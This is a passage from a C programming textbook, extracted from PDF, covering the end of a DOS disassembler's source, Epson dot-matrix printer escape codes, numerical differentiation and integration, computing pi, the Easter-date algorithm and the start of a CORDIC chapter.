    if (do_emul87) {
        if (c==0xcd) { /* wanna do emu '87 and ->ing to int? */
            c2 = silent_getbyte();
            if (c2 >= 0x34 && c2 <= 0x3E)
                patch87 = 1; /* emulated instruction! => must repatch two
bytes */
            silent_returnbyte(c2);
            c -= 0x32;
        }
    }
    if ((str = opmap1[c])==NULL) { /* invalid instruction? */
        uputchar('d'); /* then output byte defines */
        uputchar('b');
        uputchar('\t');
        uprintf(do_hex?"%02X":"%02Xh",c);
    } else {
        ua_str(str); /* valid instruction */
    }
    printf("%*s", 15-col, " ");
    col = 15 + strlen(ubuf);
    do {
        uputchar(' ');
        col++;
    } while (col < 43);
}

```

560 A to Z of C

```
    printf("%s\n", ubuf);
    return instruction_length;
}

static word8 isoption(char c)
{
    return (c=='/' || c=='-');
}

void main(int argc, char *argv[])
{
    word16 instr_len;
    word16 offset;
    char infilename[80];
    char c;

#ifdef DEBUG
    clrscr();
#endif

    *infilename = 0;
    while (--argc) {
        argv++;
        if (**argv=='?') {
hlp:    fprintf(stderr,
        "2ASM Version 1.01 (C) Copyright 1992, Robin Hilliard\n"
        "Converts binary files to 80*86 assembly\n"
        "Usage:\n"
        "\t2asm <file> [-e] [-3] [-x] [-s] [-d]\n"
        "Switches:\n"
        "\t-e : \tDisassemble (unoverridden) emulated 80*87 instructions\n"
        "\t-3 : \tAssume code is 32 bit (default==16)\n"
        "\t-x : \tOutput numbers in pure hex (default is reassemblable)\n"
        "\t-s : \tDon't specify operand size, even where necessary\n"
        "\t-d : \tDon't specify distance short/near/far jmps and calls"
        );
        exit(1);
    }
    if (isoption(**argv)) {
        while (isoption(**argv)) {
nextflag:
            switch (c = *(++argv)) {
                case 'e':
                    do_emul87 = 1;
                    break;
                case '3':
                    seg_size = 32;
```



```

        break;
    case 'x':
        do_hex = 1;
        break;
    case 's':
        do_size = 0;
        break;
    case 'd':
        do_distance = 0;
        break;
    case '?':
    case 'H':
        goto hlp;
    case '#': /* hidden flag in the Loft's programs! */
        fprintf(stderr, "Last compiled on " __TIME__ " , " __DATE__);
        exit(1);
    default:
        fprintf(stderr, "Unknown option: `-%c'", c);
        exit(1);
    }
    ++*argv;
}
} else { /* assume that its a file name */
    if (*infilename) {
        fprintf(stderr, "Unknown file argument: \"%s\"", *argv);
        exit(1);
    }
    strcpy(infilename, *argv);
}
}
if ((infile=fopen(infilename, "rb"))==NULL) {
    printf("Unable to open %s", infilename);
    exit(2);
}
offset = 0;
strlwr(infilename);
if (strstr(infilename, ".com")) /* not perfect, fix later */
    instruction_offset = offset = 0x100;
if (!setjmp(reached_eof)) {
    do {
        instr_len = unassemble(offset);
        offset += instr_len;
    } while (instr_len); /* whoops, no files > 64k */
}
}

```

52.3.3 2asm.prj

Add the above two programs: `Table.c` and `Disasm.c` in project file `2asm.prj` and compile. You will get an EXE file `2asm.exe` that you can use as disassembler.

53

“Blessed are the pure in heart.”

Printer Programming

As everyone knows, Printers help us to produce hard copies. The quality of the printer is referred by the term ‘resolution’. Dots per inch (dpi) is the unit of resolution.

53.1 Types of Printers

Nowadays we’ve got Dot Matrix, Inkjet & Laser Printers. Other old printers like Line, Drum etc, are now obsolete.

53.1.1 Dot Matrix Printers

Dot matrix printers use round-headed pins arranged in a rectangular pattern (like matrix). These pins strike against the inked ribbon and form various characters and patterns. The number of pins determines the print quality, which is usually either 9 or 24.

53.1.2 Inkjet Printers

Spraying inks over the paper forms the characters. The ink particles are ionized and the magnetized plates let the ink to form typical pattern on the paper.

53.1.3 Laser Printers

Laser Printers work just like copier machines. That is, they form the electrostatic image of the entire images on a photosensitive drum with the help of laser beam. Then toner (toner is an ultra fine colored powder) is applied to the drum and so it adheres to the sensitized areas corresponding to the character and other patterns. Now the drum spins over the paper, transfers the toner to paper from drum and the paper gets printed.

53.2 Printer Languages

People thought that it is necessary to have a ‘language’ to control printers.

53.2.1 Page Description Language

Page Description Language (PDL) is used to communicate usually with page printers. Inkjet and Laser printers are referred as *page printers*, because they manipulate the entire page in memory (Dot Matrix printers manipulate character by character). It is the duty of the internal firmware found on the printer to convert PDL codes to specified pattern of dots. We’ve got two PDLs namely Printer Control Language (PCL) and PostScript.

53.2.1.1 Printer Control Language

Printer Control Language (PCL) is developed by Hewlett Packard in 1984 to be used in HP LaserJet printers as a PDL. PCL uses control codes (like escape codes). The recent version of PCL is 6.

53.2.1.2 PostScript

PostScript was developed by John Warnock of Adobe as PDL to be used in laser printers. PostScript is referred as a standard programming language. It is also referred as object oriented language, because it sends images to the printer as *geometrical objects* rather than *bitmaps*. This technique is also referred as *vector graphic*, instead of *bitmap graphic*. Recent version of PostScript is 3.

53.2.2 Escape Codes

Dot matrix printers mostly use escape codes. Almost all Laser and Inkjet printers support PDLs. But some printers (Dot Matrix) don't support PDL and they use Escape Codes. The printer commands are sent as a combination of Escape Sequences. For example, to set the line spacing to 1/8 inch, the respective command is ESC '0'. Likewise we've got so many commands or *Escape Sequences*. Escape codes are non-standard as each printer vendor use different sets of Escape Codes.

53.3 Printing non-printable characters

In this section, I am going to explain how to print non-printable characters on Epson 9 pin Dot Matrix Printer. This can be achieved by creating PCL or PostScript file. But for that, you have to know the *file format* of them and it is a tedious job. It means that you have to develop your own software that 'creates' PCL or PostScript! The easy way is to use *Escape Codes*.

Note
Since the Escape Codes are mostly 'printer' and 'vendor' specific, the Escape Sequences I have used here will mostly work only on Epson 9 pin Dot Matrix Printers.

53.3.1 Epson Extended Character Set

Ordinary Epson character set doesn't have non-printable characters. But Epson Extended character set contains all printable characters and 'few' non-printable characters: single box characters, heart, diamond, club, spade, plus/minus sign, and division sign. But this extended character set uses different values to represent such an extended character.

Character	ASCII value	Epson Extended Character Set Value	Character	ASCII value	Epson Extended Character Set Value
┌	218	135	—	196	133
┐	191	136	┆	179	134
└	192	137	♠	6	145
┘	217	138	♥	3	146
├	195	132	♦	4	147
┤	180	131	♣	5	148
┴	194	130	÷	246	158
┬	193	129	±	241	159
┼	197	128			

To set the printer to Epson Extended Character Set, we have to send ESC 'm' 4. For that we can use the `biosprint()` function. As this mode uses 'character set', it will be faster than graphics mode.

53.3.2 Graphics Mode

Graphics mode is the slowest one. To set the printer to graphics mode, we have to send: ESC '*' n1 n2 n3.

where n1 is the resolution (n1 = 4 means 80 dpi),
n2 = number of bytes to print % 256,
n3 = number of bytes to print / 256.

Pin	Pin No.	Command to be sent
●	7	128 (2^7)
●	6	64 (2^6)
●	5	32 (2^5)
●	4	16 (2^4)
●	3	8 (2^3)
●	2	4 (2^2)
●	1	2 (2^1)
●	0	1 (2^0)

Let's see how to program the pins of printer head. To activate the bottommost pin 0 we have to send 1 as a command, to activate pin 1 we have to send 2 as a command...


So to activate pins 0, 1 and 7 at a given time, we have to send $1+2+128 = 131$ to the printer. Before that, it is necessary to set the printer to graphics mode with the command:

ESC '*' 4 8%256 8/256 (or ESC '*' 4 8 0).

Note

At a given time you can program up to 8 pins only. So if you sent 256, all pins will be activated. You cannot program the 9th pin (i.e., pin 8).

For example, to print the character ‘H’ in graphics mode, the command to be sent to the printer will be:
ESC ‘*’ 4 8 0 (then pin values) 256 16 16 16 16 16 16 16
256



53.3.3 Font Map

10000001
10000001
10000001
11111111
10000001
10000001
10000001
10000001
10000001

Now we have learned about graphics mode. In the previous section, we have manually found out the ‘pin values’. Manually finding out pin values is a tedious job and it is tough too. Fortunately in ROM, we’ve got ‘font map’ for each characters. So it is wise to use font map, which is already available in ROM to generate *pin values*.

Interrupt 10h, AX = 1130h, BX = 0300h returns pointer to 8x8 font.
Interrupt 10h, AX = 1130h, BX = 0200h returns pointer to 8x14 font.

Font map of ‘H’ that will be in ROM I prefer 8x8 font, because it reduces the programming effort and speeds up printing.

Note
If you prefer 8x14 font, you have to print the part of the font (with height 8) in one line and then you have to print the remaining part of the font (with height 6) in another line.

The returned pointer by int 10h will point to the font map of first character of the ASCII set (i.e., NULL or ASCII-0). The font map of the letter ‘H’ will be at the offset ‘H’ (ASCII-72). Similarly font map of every letter of the ASCII set (including non-printable characters) will be at the offset of its ASCII value. So with the help of the pointer and a simple program, we can find out the *pin values* easily.

53.3.4 Optimization Tip

We must understand that graphics mode is the slowest one. Printing with *Epson Extended Character Set* is faster than graphics mode. So it is wiser to use Epson extended character set’s all available characters. For all other non-printable characters use *graphics mode*.

53.3.5 Program

The following is the code to print non-printable characters on Epson 9 pin Dot Matrix Printers.

```

/*-----
   PR - To print non-printable characters
   File name: Pr.c
   *-----
   */

#include <stdio.h>
#include <conio.h>
#include <dos.h>
#include <bios.h>
#include <stdlib.h>
#include <string.h>
#include <stdarg.h>

#define PRINTER_WRITE    ( 0 )
#define PRINTER_STATUS  ( 2 )
#define ESC              ( 27 )
#define LPT1             ( 0 )

#define FNTHEIGHT ( 8 )

void Send2LPT1( int num, ... );
void SetLineSpacingTolby8( void );
void SetPrinter2GraphicsMode( void );
void PrintWithEpsonCharSet( unsigned char ch );

/*-----
   Send2LPT1 - Send 'num' characters to LPT1          */

void Send2LPT1( int num, ... )
{
    va_list argptr;
    int i;
    va_start( argptr, num );
    for ( i=0 ; i<num ; ++i )
        biosprint( PRINTER_WRITE, va_arg( argptr, int ), LPT1 );
    va_end( argptr );
} /*--Send2LPT1( )-----*/

/*-----
   SetLineSpacingTolby8 - Sets line spacing to 1/8 inch          */

```

568 A to Z of C

```
void SetLineSpacingTolby8( void )
{
    Send2LPT1( 2, ESC, '0' );
} /*--SetLineSpacingTolby8( )-----*/
/*-----
    SetPrinter2GraphicsMode - Initializes printer to graphics mode */

void SetPrinter2GraphicsMode( void )
{
    Send2LPT1( 5, ESC, '*', 4, 8%256, 8/256 ); /* 80 dpi quality */
} /*--SetPrinter2GraphicsMode( )-----*/

/*-----
    PrintWithEpsonCharSet - Initializes printer to Epson Extended
    Printer Character Set and print a single character 'ch'.
    Epson Character Set contains all printable characters, single
    line box characters and few other ASCII characters.
    (It is faster than Graphics mode.) */

void PrintWithEpsonCharSet( unsigned char ch )
{
    Send2LPT1( 4, ESC, 'm', 4, ch );
} /*--PrintWithEpsonCharSet( )-----*/

int main( int argc, char *argv[] )
{
    FILE *fp;
    struct REGPACK regs;
    unsigned char ch;
    char far *font8x8, far *ptr;
    unsigned int segment, offset;
    int fntval, mask, powof2, status;
    register int i, j;

    /* call the bios interrupt to get the address of the desired font */
    regs.r_ax = 0x1130;
    regs.r_bx = 0x0300;
    intr( 0x10, &regs );
    /*make a far pointer font8x8 point to info returned by the bios call*/
    offset = regs.r_bp;
    segment = regs.r_es;
    font8x8 = (char far*) MK_FP( segment, offset );
    /*---Check For any Errors-----> */
    if ( argc < 2 )
    {
        cprintf(
            " Syntax: PR filename [ -bb | -nbb ]"

```



```

" -bb      Box Better. Box characters will appear better. But \r\n"
"          characters of adjacent lines may touch each other. \r\n"
"          (default)                                         \r\n"

" -nbb     No Box Better. Characters of adjacent lines won't \r\n"
"          touch each other.                                "
);
exit( 1 );
}
status = biosprint( PRINTER_STATUS, 0, LPT1 );
if ( status & 0x01 )
{
    cprintf( " Fatal Error: Printer time out \a\r\n" );
    exit( 1 );
}
if ( status & 0x08 )
{
    cprintf( " Fatal Error: I/O error \a\r\n" );
    exit( 1 );
}
if ( (fp = fopen( argv[1], "rb"))==NULL )
{
    perror( " Fatal Error\a" );
    exit( 1 );
}
/*-- <---Error Checked...OK!  --*/

/*  if switch is not equal to "-nbb", then do default ie, "-bb"  */
if ( strcmpi( argv[2], "-nbb" )!=0 )
    SetLineSpacingTolby8( );

while ( !feof( fp ) )
{
    fread( &ch, 1, 1, fp );
    if ( ch=='\r' || ch=='\n' || ch=='\a' || ch=='\t' || ch=='\v'
        || ch=='\f' || ch=='\b' || ch==0
        || ch==255 || (ch>=' ' & ch<='~') )
        PrintWithEpsonCharSet( ch );
    else
    {
        switch( ch )
        {
            /* Box Characters adjust */
            /* upper left corner */
            case 218: /* '┐' */
                PrintWithEpsonCharSet( 135 );
                break;

```

```

/* Upper right corner */
case 191: /* '┐' */
    PrintWithEpsonCharSet( 136 );
    break;
/* Lower left corner */
case 192: /* '└' */
    PrintWithEpsonCharSet( 137 );
    break;
/* Lower right corner */
case 217: /* '┘' */
    PrintWithEpsonCharSet( 138 );
    break;
/* Middle left corner */
case 195: /* '├' */
    PrintWithEpsonCharSet( 132 );
    break;
/* Middle right corner */
case 180: /* '┤' */
    PrintWithEpsonCharSet( 131 );
    break;
/* Middle top corner */
case 194: /* '┴' */
    PrintWithEpsonCharSet( 130 );
    break;
/* Middle bottom corner */
case 193: /* '┬' */
    PrintWithEpsonCharSet( 129 );
    break;
/* Center cross */
case 197: /* '┼' */
    PrintWithEpsonCharSet( 128 );
    break;
/* Horizontal */
case 196: /* '─' */
    PrintWithEpsonCharSet( 133 );
    break;
/* Vertical */
case 179: /* '│' */
    PrintWithEpsonCharSet( 134 );
    break;
/* Other ASCII Characters adjust */
case 6: /* spade */
    PrintWithEpsonCharSet( 145 );
    break;
case 3: /* heart */
    PrintWithEpsonCharSet( 146 );
    break;

```

```

case 4:    /* diamond */
    PrintWithEpsonCharSet( 147 );
    break;

case 5:    /* club */
    PrintWithEpsonCharSet( 148 );
    break;
case 246:  /* 'ÿ' */
    PrintWithEpsonCharSet( 158 );
    break;
case 241:  /* 'ë' */
    PrintWithEpsonCharSet( 159 );
    break;
default:
    mask = 128;
    SetPrinter2GraphicsMode( );
    for ( i=0; i<8; ++i )
    {
        /* make ptr point the start of the letter in
           the rom font each character is FNTHEIGHT
           bytes with each bit in a byte being a
           pixel on/off for that scan line of the
           charater
        */
        ptr = font8x8 + ( ch * FNTHEIGHT );
        fntval = 0;
        powof2 = 128;
        for ( j=0 ; j<8 ; ++j )
        {
            fntval += (*ptr&mask) ? powof2 : 0;
            ++ptr; /* ptr points to the next scanline
                    of the current character */
            powof2 >>= 1;
        }
        biosprint( PRINTER_WRITE, fntval, LPT1 );
        mask >>= 1; /* or dividing by 2 */
    }
}

}

fclose( fp );
return(0);
} /*--main( )-----*/

```

Suggested Projects

1. As far as I know, there is no function library for printing purposes. So develop your own PRINTER.LIB. The library should contain similar functions like `Set2GraphicsMode()`, `SetLineSpacingTo1by8()`, etc. It is very easy to do so! No programming skill is necessary! The only thing you need is Escape Codes.
2. Write a program that prints the given text in Braille characters. (Hint: You may need to alter your dot-matrix printer. That is, you have to remove the ribbons, replace the existing soft pins with hard pins. For programming, use graphics mode)

Part V

Mathematics & C

"Standing alone needs courage"
- **Ramesh Krishnan**

“Blessed are the meek.”

54 Implementing Math Functions

For a quite long time, I was wondering how to implement mathematic functions like `sin()`, `cos()`, `log()` etc. I knew the implementation of the easy functions like `IntegerPower()`:

```
int IntegerPower(int a, int n)
{
    int i, result=1;
    for ( i=0; i<n; ++i )
        result *= a;
    return( result );
}
```

But how to implement the functions like `sin()`, `cos()`? Let's see!

54.1 Range reduction and Chebychev polynomial approximation

The range reduction uses various transformation formulas to reduce the range of the input argument. For trigonometric functions, the reduction is to the first quadrant or even a part of the first quadrant. Then a polynomial providing the best accuracy within that limited range is used. But outside that limited range, the accuracy of the polynomial worsens very quickly. This method is widely used on computers with floating-point hardware.

54.2 CORDIC Method

The CORDIC (COordinate Rotation DIgital Computer) methods are sometimes described as a ‘pseudo-division’. That is, like in normal division we subtract a divisor repeatedly, but unlike normal division this divisor changes value between each subtraction according to a set of rules. This method is usually used in pocket calculators that don't have floating-point hardware. You can turn to Algorithms section of this book for more explanations about CORDIC Algorithm!

55


"False praise can ruin others."

Differentiation

The differentiation problem is actually a tangent problem or slope problem. Finding out tangent for circle at a given point is very easy. But finding out tangent for a curve, which got irregular slope is little bit difficult. So now we can define the tangent as a line, which is drawn from a point to its nearest point. That is Δx should be very small.

The definition of derivation says

$$f'(x) = \lim_{\Delta x \rightarrow 0} \frac{f(x + \Delta x) - f(x)}{\Delta x}$$



55.1 Program

The following program finds out the derivation of a function $y = 4 - x^2$ at a given point.

```
#include <math.h>

#define EQUATION( x )    ( 4 - (x)*(x) )    /* to be differentiated */

#define x                ( 3 )
#define dx               ( 0.00000001 )

int main( void )
{
    double result, dy;
    dy = EQUATION( x + dx ) - EQUATION( x );
    result = dy / dx;
    printf( "Result of Differentiation( 4-x*x ) at x=3 is %lf \n",
           result );
    return(0);
}
```


56

"Whoever digs a pit for others will fall into it."


Integration

The basic problem of integral calculus is actually a problem of areas. We calculate the area of graph between the points $x = a$ and $x = b$.

In order to find out the area, the definition of Integration suggests us to divide the entire area into pieces of rectangles. When the width dx of the rectangle becomes smaller and smaller, we get the area of a graph with good accuracy.

In general, we use the notation

$$\int_a^b F(x) \, dx$$



56.1 Program

The following program finds out the integration of $y = 4 - x^2$

```
#include <math.h>


#define EQUATION( x )    ( 4 - (x)*(x) )    /* to be integrated */

#define b                ( 2 ) /* Upper limit */
#define a                ( -2 ) /* Lower limit */
#define dx              ( 0.00001 ) /* interval */

int main( void )
{
    double result = 0, x;
    for ( x = a ; x<=b ; x += dx )
        result += EQUATION( x ) * dx;
    printf( "Result of Integral( 4-x*x ) over -2 to 2 is %lf \n",
           result );
    return(0);
}
```

56.2 Numerical Analysis

Numerical Analysis is another widespread area in Mathematics. The main idea behind Numerical Analysis is to reduce the number of iterations. Thus when you solve the above problem with Numerical Analysis methods like Simpson's method, you can save many iterations and your precious time!



All rectangles are all of same width dx and the height $f(x)$ is different at different x

57

"Whoever is your servant is the greatest among you."

PI

π is an irrational number. To find out π with enough precision, many people have contributed since 2000BC. Before the invention of computers, the calculation of π was really hard. Even with the computers, the calculation of π is really a tough job. The problem with π is that it is defined as the ratio between perimeter and diameter of a circle. The value of π is not exactly $22/7$, but it is approximately $22/7$. And so you need more precision. First computer calculation of π was carried on ENIAC (Electronic Numerical Integrator and Computer) at Ballistic Research labs in September 1949. It took about 70 hours to calculate π to 2,037 decimal places! It was programmed to use Machine's formula $\pi = 16\arctan(1/5) - 4\arctan(1/239)$. It took almost 4000 years to find out π with good precision. Yes, in 1981AD only Kazunori Miyoshi and Kazuhiko Nakayama in Japan calculated π to 20,00,000 decimal places. They used an efficient portable program from the formula $\pi = 32 \arctan(1/10) - 4 \arctan(1/239) - 16 \arctan(1/515)$.

57.1 π

Officially accepted value of π to 3,200 decimal places is listed below. This listing would be very useful, if you want to work on this research-oriented program!

$\pi = 3.1415926535 8979323846 2643383279 5028841971 6939937510 5820974944$
5923078164 0628620899 8628034825 3421170679 8214808651 3282306647
0938446095 5058223172 5359408128 4811174502 8410270193 8521105559
6446229489 5493038196 4428810975 6659334461 2847564823 3786783165
2712019091 4564856692 3460348610 4543266482 1339360726 0249141273
7245870066 0631558817 4881520920 9628292540 9171536436 7892590360
0113305305 4882046652 1384146951 9415116094 3305727036 5759591953
0921861173 8193261179 3105118548 0744623799 6274956735 1885752724
8912279381 8301194912 9833673362 4406566430 8602139494 6395224737
1907021798 6094370277 0539217176 2931767523 8467481846 7669405132
0005681271 4526356082 7785771342 7577896091 7363717872 1468440901
2249534301 4654958537 1050792279 6892589235 4201995611 2129021960
8640344181 5981362977 4771309960 5187072113 4999999837 2978049951
0597317328 1609631859 5024459455 3469083026 4252230825 3344685035
2619311881 7101000313 7838752886 5875332083 8142061717 7669147303
5982534904 2875546873 1159562863 8823537875 9375195778 1857780532
1712268066 1300192787 6611195909 2164201989 3809525720 1065485863
2788659361 5338182796 8230301952 0353018529 6899577362 2599413891
2497217752 8347913151 5574857242 4541506959 5082953311 6861727855
8890750983 8175463746 4939319255 0604009277 0167113900 9848824012
8583616035 6370766010 4710181942 9555961989 4676783744 9448255379
7747268471 0404753464 6208046684 2590694912 9331367702 8989152104
7521620569 6602405803 8150193511 2533824300 3558764024 7496473263

580 A to Z of C

9141992726	0426992279	6782354781	6360093417	2164121992	4586315030
2861829745	5570674983	8505494588	5869269956	9092721079	7509302955
3211653449	8720275596	0236480665	4991198818	3479775356	6369807426
5425278625	5181841757	4672890977	7727938000	8164706001	6145249192
1732172147	7235014144	1973568548	1613611573	5255213347	5741849468
4385233239	0739414333	4547762416	8625189835	6948556209	9219222184
2725502542	5688767179	0494601653	4668049886	2723279178	6085784383
8279679766	8145410095	3883786360	9506800642	2512520511	7392984896
0841284886	2694560424	1965285022	2106611863	0674427862	2039194945
0471237137	8696095636	4371917287	4677646575	7396241389	0865832645
9958133904	7802759009	9465764078	9512694683	9835259570	9825822620
5224894077	2671947826	8482601476	9909026401	3639443745	5305068203
4962524517	4939965143	1429809190	6592509372	2169646151	5709858387
4105978859	5977297549	8930161753	9284681382	6868386894	2774155991
8559252459	5395943104	9972524680	8459872736	4469584865	3836736222
6260991246	0805124388	4390451244	1365497627	8079771569	1435997700
1296160894	4169486855	5848406353	4220722258	2848864815	8456028506
0168427394	5226746767	8895252138	5225499546	6672782398	6456596116
3548862305	7745649803	5593634568	1743241125	1507606947	9451096596
0940252288	7971089314	5669136867	2287489405	6010150330	8617928680
9208747609	1782493858	9009714909	6759852613	6554978189	3129784821
6829989487	2265880485	7564014270	4775551323	7964145152	3746234364
5428584447	9526586782	1051141354	7357395231	1342716610	2135969536
2314429524	8493718711	0145765403	5902799344	0374200731	0578539062
1983874478	0847848968	3321445713	8687519435	0643021845	3191048481
0053706146	8067491927	8191197939	9520614196	6342875444	0643745123
7181921799	9839101591	9561814675	1426912397	4894090718	6494231961
5679452080	9514655022	5231603881	9301420937	6213785595	6638937787
0830390697	9207734672	2182562599	6615014215	0306803844	7734549202
6054146659	2520149744	2850732518	6660021324	3408819071	0486331734
6496514539	0579626856				

57.2 Program

The following C program is one of the implementations to find π . Once someone else provided me this program. I don't know who is the real author of this program. On Pentium III machine, it just took fraction of seconds to calculate π ! I have compared the output of this program with official-accepted value of π . This program gives right π value upto 3199 decimal places; from 3200th decimal place onwards the accuracy is lost. Anyhow this is a good program!

```
#include <stdio.h>
#include <stdlib.h>
#include <alloc.h>

long kf, ks;
long far *mf, far *ms;
long cnt, n, temp, nd;
long i;
long col, coll;
long loc, arr[21];
```

```

void Shift( long far *l1, long far *l2, long lp, long lmod )
{
    long k;
    k = (*l2) > 0 ? (*l2) / lmod: -(-( *l2) / lmod) - 1;
    *l2 -= k * lmod;
    *l1 += k * lp;
} /*--Shift( )-----*/

```

```

void YPrint( long m )
{
    if ( cnt<n )
    {
        if ( ++col == 11 )
        {
            col = 1;
            if ( ++coll == 6 )
            {
                coll = 0;
                printf( "\n" );
                printf("%4ld",m%10);
            }
            else
                printf("%3ld",m%10);
        }
        else
            printf("%ld",m);
        ++cnt;
    }
} /*--YPrint( )-----*/

```

```

void XPrint( long m )
{
    long ii, wk, wk1;
    if ( m < 8 )
    {
        for( ii = 1; ii <= loc; )
            YPrint( arr[(int)(ii++)] );
        loc = 0;
    }
    else if ( m > 9 )
    {
        wk = m / 10;
        m %= 10;

        for( wk1 = loc; wk1 >= 1; --wk1 )
        {

```

582 A to Z of C

```
        wk += arr[(int)wk1];
        arr[(int)wk1] = wk % 10;
        wk /= 10;
    }
}
arr[(int)(++loc)] = m;
} /*--XPrint( )-----*/

int main( int argc, char *argv[] )
{
    int i=0;
    char *endp;
    arr[i++] = 0;
    if ( argc < 2 )
    {
        printf( "Syntax: PI digits \n\a" );
        exit(1);
    }
    n = strtol( argv[1], &endp, 10 );
    if ( (mf = farcalloc( n + 3L, (long)sizeof(long)) ) == NULL )
    {
        printf( "Error: Memory not sufficient! \n\a" );
        exit(1);
    }
    if ( (ms = farcalloc( n + 3L, (long)sizeof(long)) ) == NULL )
    {
        printf( "Error: Memory not sufficient! \n\a" );
        farfree( mf );
        exit(1);
    }
    printf( "\nApproximation of PI to %ld digits\n", (long)n );
    cnt = 0;
    kf = 25;
    ks = 57121L;
    mf[1] = 1;
    for( i = 2; i <= n; i += 2 )
    {
        mf[i] = -16;
        mf[i+1] = 16;
    }
    for( i = 1; i <= n; i += 2 )
    {
        ms[i] = -4;
        ms[i+1] = 4;
    }
    printf( "\n 3." );
    while( cnt < n )
```

```

{
    for( i = 0; ++i <= n - cnt; )
    {
        mf[i] *= 10;
        ms[i] *= 10;
    }
    for( i = (int)(n - cnt + 1); --i >= 2; )
    {
        temp = 2 * i - 1;
        Shift( &mf[i - 1], &mf[i], temp - 2, temp * kf );
        Shift( &ms[i - 1], &ms[i], temp - 2, temp * ks );
    }
    nd = 0;
    Shift( (long far *)&nd, &mf[1], 1L, 5L );
    Shift( (long far *)&nd, &ms[1], 1L, 239L );
    XPrint( nd );
}
printf( "\n\nCalculations Completed!\n" );
farfree( ms );
farfree( mf );
return(0);
} /*--main( )-----*/

```

58

"Whoever makes himself great will be made humble."

Easter Day

Easter is one of the important celebrations for Christians. Easter day is always a Sunday. So it is not celebrated on certain date like Christmas or New Year. In the Gregorian calendar, the date of Easter is defined to occur on the Sunday following the ecclesiastical Full Moon that falls on or next after March 21.

58.1 Oudin's Algorithm

Oudin has developed an algorithm to find out the 'Easter day'. Perhaps it is one of the greatest 'mysterious' algorithms.

58.2 Easter Day Program

The following program implements Oudin's algorithm to find Easter day. It works for almost all Gregorian years. For a given year, it gives you the Easter day in Month-Day format.

```
char *Month_Tbl[12] = {
    "January", "February", "March", "April", "May",
    "June", "July", "August", "September",
    "October", "November", "December"
};

void Easter( int *d, int *m, int y )
{
    int c, n, k, i, j, l;
    c = y/100;
    n = y - 19*(y/19);
    k = (c - 17)/25;
    i = c - c/4 - (c - k)/3 + 19*n + 15;
    i = i - 30*(i/30);
    i = i - (i/28)*(1 - (i/28)*(29/(i + 1))*((21 - n)/11));
    j = y + y/4 + i + 2 - c + c/4;
    j = j - 7*(j/7);
    l = i - j;
    *m = 3 + (l + 40)/44;
    *d = l + 28 - 31*( *m/4);
} /*--Easter( )-----*/
```



```
int main( void )
{
    int d, m, y;
    printf( "Enter the year (Gregorian year): " );
    scanf( "%d", &y );
    Easter( &d, &m, y );
    printf( "Easter in the year %d is %s %d \n",
           y, Month_Tbl[m-1], d );
    return(0);
} /*--main( )-----*/
```


Part VI

Algorithms & C

"To die for a religion is easier than to live it absolutely"
—Jorge Luis Borges

59

“Whoever makes himself humble will be made great.”

CORDIC

CORDIC (COordinate Rotation DIgital Computer) Algorithm is heavily used for implementing mathematical functions, especially in scientific calculators. But unfortunately this neat algorithm is not much known to people. Also people who know this algorithm keep it closed and badly documented. So I thought this good algorithm should be known to the programming community. I have managed to collect materials from many sources and I have understood the real stuff of CORDIC.

59.1 Birth of CORDIC

CORDIC was introduced by Volder in 1959 to calculate trigonometric values like sine, cosine, etc. In 1971, Walther extended this algorithm to calculate hyperbolic, logarithmic and other functions.

59.2 Advantages

This algorithm uses only minimal hardware (adder and shift) for computation of all trigonometric and other function values. It consumes fewer resources than any other techniques and so the performance is high. Thus, almost all scientific calculators use the CORDIC algorithm in their calculations.

59.3 Principle

CORDIC works by rotating the coordinate system through constant angles until the angle is reduced to zero. So with this principle we are changing the given angle each time to reduce to zero. Here we are using addition, subtraction and shift to calculate the function values.

Now let us see, how we can calculate sine and cosine values using CORDIC. Consider a vector C with coordinate (X, Y) that is to be rotated through an angle σ . The new coordinate (X', Y') after rotation is

$$C' = \begin{bmatrix} X' \\ Y' \end{bmatrix} = \begin{bmatrix} X \cos(\sigma) - Y \sin(\sigma) \\ Y \cos(\sigma) + X \sin(\sigma) \end{bmatrix}$$

This equation can be represented in tangent form as

$$X/\cos(\sigma) = X - Y \times \tan(\sigma)$$

$$Y/\cos(\sigma) = Y - X \times \tan(\sigma)$$

The angle is broken into smaller and smaller pieces, such that the tangent of the angle is always power of 2. The pre-calculated angles are also added to the total angle and thus the above equation can be written as

$$X(i+1) = t(i) \times (X(i) - Y/2^i)$$

$$Y(i+1) = t(i) \times (Y(i) - X/2^i)$$

$$\text{where } t(i) = \cos(\arctan(1/2^i))$$

i varies from 0 to n

According to the above iterative equation $t(i)$ will converge to a 'constant' after first few iterations (i.e., when i get varies). So it is better to pre-calculate this 'constant' for a greater value of n as:

$$T = \cos(\arctan(1/2^0)) \times \cos(\arctan(1/2^1)) \times \dots \times \cos(\arctan(1/2^n))$$

Calculated value of T will *always* be 0.60725293500888. We can use any precision for T. But the accuracy of the calculation of sine and cosine depends on the precision we use and so it is recommended to use at least 6 precision in your calculation.

While we program, the value of the angle $\arctan(1/2^i)$ can be pre-calculated and stored in an array. This value can be used in the iterations and it avoids the calculation at the iterative time.

59.4 Algorithm

The steps for CORDIC algorithm are:

